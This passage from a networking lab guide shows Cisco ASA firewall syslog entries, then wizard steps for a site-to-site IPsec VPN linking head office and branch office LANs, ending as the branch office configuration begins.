08-17-2018	19:17:53	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:52	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5687 for lan:192.168.10.100/55059 to identity:192.168.10.1/443 duration 0.01-48 bytes 599 TCP FINs from identity
08-17-2018	19:17:52	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5689 for lan:192.168.10.100/55061 to identity:192.168.10.1/443 duration 0.01-48 bytes 461 TCP FINs from identity
08-17-2018	19:17:52	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5690 for lan:192.168.10.100/55062 to identity:192.168.10.1/443 duration 0.01-48 bytes 584 TCP FINs from identity
08-17-2018	19:17:52	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5691 for lan:192.168.10.100/55063 to identity:192.168.10.1/443 duration 0.01-48 bytes 402 TCP FINs from identity
08-17-2018	19:17:52	Local4.Debug	192.168.10.1	%ASA-7-710005: TCP request discarded from 192.168.10.100/55059 to lan:192.168.10.1/443
08-17-2018	19:17:52	Local4.Debug	192.168.10.1	%ASA-7-710005: TCP request discarded from 192.168.10.100/55062 to lan:192.168.10.1/443
08-17-2018	19:17:48	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5700 for lan:192.168.10.10/15868 to identity:192.168.10.1/42974 duration 0.00-00 bytes 0 TCP Reset-O from lan
08-17-2018	19:17:48	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:48	Local4.Info	192.168.10.1	%ASA-6-302013: Built outbound TCP connection 5708 for lan:192.168.10.10/15868 (192.168.10.10/15868) to identity:192.168.10.1/42974 (192.168.10.10/15868)
08-17-2018	19:17:43	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:38	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5707 for lan:192.168.10.10/15868 to identity:192.168.10.1/42808 duration 0.00-00 bytes 0 TCP Reset-O from lan
08-17-2018	19:17:38	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:38	Local4.Info	192.168.10.1	%ASA-6-302013: Built outbound TCP connection 5707 for lan:192.168.10.10/15868 (192.168.10.10/15868) to identity:192.168.10.1/42808 (192.168.10.10/15868)
08-17-2018	19:17:33	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:28	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5706 for lan:192.168.10.10/15868 to identity:192.168.10.1/41634 duration 0.00-00 bytes 0 TCP Reset-O from lan
08-17-2018	19:17:28	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:28	Local4.Info	192.168.10.1	%ASA-6-302013: Built outbound TCP connection 5706 for lan:192.168.10.10/15868 (192.168.10.10/15868) to identity:192.168.10.1/41634 (192.168.10.10/15868)
08-17-2018	19:17:23	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:18	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5705 for lan:192.168.10.10/15868 to identity:192.168.10.1/7340 duration 0.00-00 bytes 0 TCP Reset-O from lan
08-17-2018	19:17:18	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:18	Local4.Info	192.168.10.1	%ASA-6-302013: Built outbound TCP connection 5705 for lan:192.168.10.10/15868 (192.168.10.10/15868) to identity:192.168.10.1/7340 (192.168.10.10/15868)
08-17-2018	19:17:13	Local4.Error	192.168.10.1	%ASA-3-304006: URL Server 192.168.10.10 not responding
08-17-2018	19:17:08	Local4.Info	192.168.10.1	%ASA-6-302014: Teardown TCP connection 5704 for lan:192.168.10.10/15868 to identity:192.168.10.1/47398 duration 0.00-00 bytes 0 TCP Reset-O from lan

## SITE TO SITE VPN (IPSEC)



### Pre-requisite

- Two - Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating Head Office and Branch Office LAN
- Internet Connection.

### Objective of Lab


- Enabling communication between Head Office LAN and Branch Office LAN via Internet by configuring Site to Site VPN.

### Configure Site to Site IPSEC VPN for below requirement.


Configuring IPsec VPN to establish secure communication between Head Office LAN Network (i.e. 192.168.10.0/24) and Branch Office LAN Network (i.e. 192.168.20.0/24)

#### Configure VPN on Head Office Firewall.


- Click on Wizards menu → Startup Wizard and select Site-to-site VPN Wizard option.




- Click Next button to start configuration.




- On this page, enter **Peer IP Address** as Remote VPN device address i.e. **206.182.202.122**, select **VPN Access Interface** as **WAN** and click **Next** button.




- On this page, provide **Local Network** as **192.168.10.0/24**, **Remote Network** as **192.168.20.0/24** and click **Next** button.




- On this page, select **Customized Configuration** → **IKE Version** tab unselect **IKE version2** option.




- In **Authentication Method** tab, enter **Pre-shared key** as **cisco**.




- In **Encryption Algorithms** tab, configure and select **IKE policy** and **IPsec proposal** based upon remote VPN device configuration and click **Next** button.



- On this page, select **Exempt ASA side host/network from address translation** option and click **Next** button.




- On this page, click **Finish** button to complete the VPN configuration.




## Configure VPN on Branch Office Firewall.


- Click on **Wizards** menu → **Startup Wizard** and select **Site-to-site VPN Wizard** option.




- Click **Next** button to start configuration.



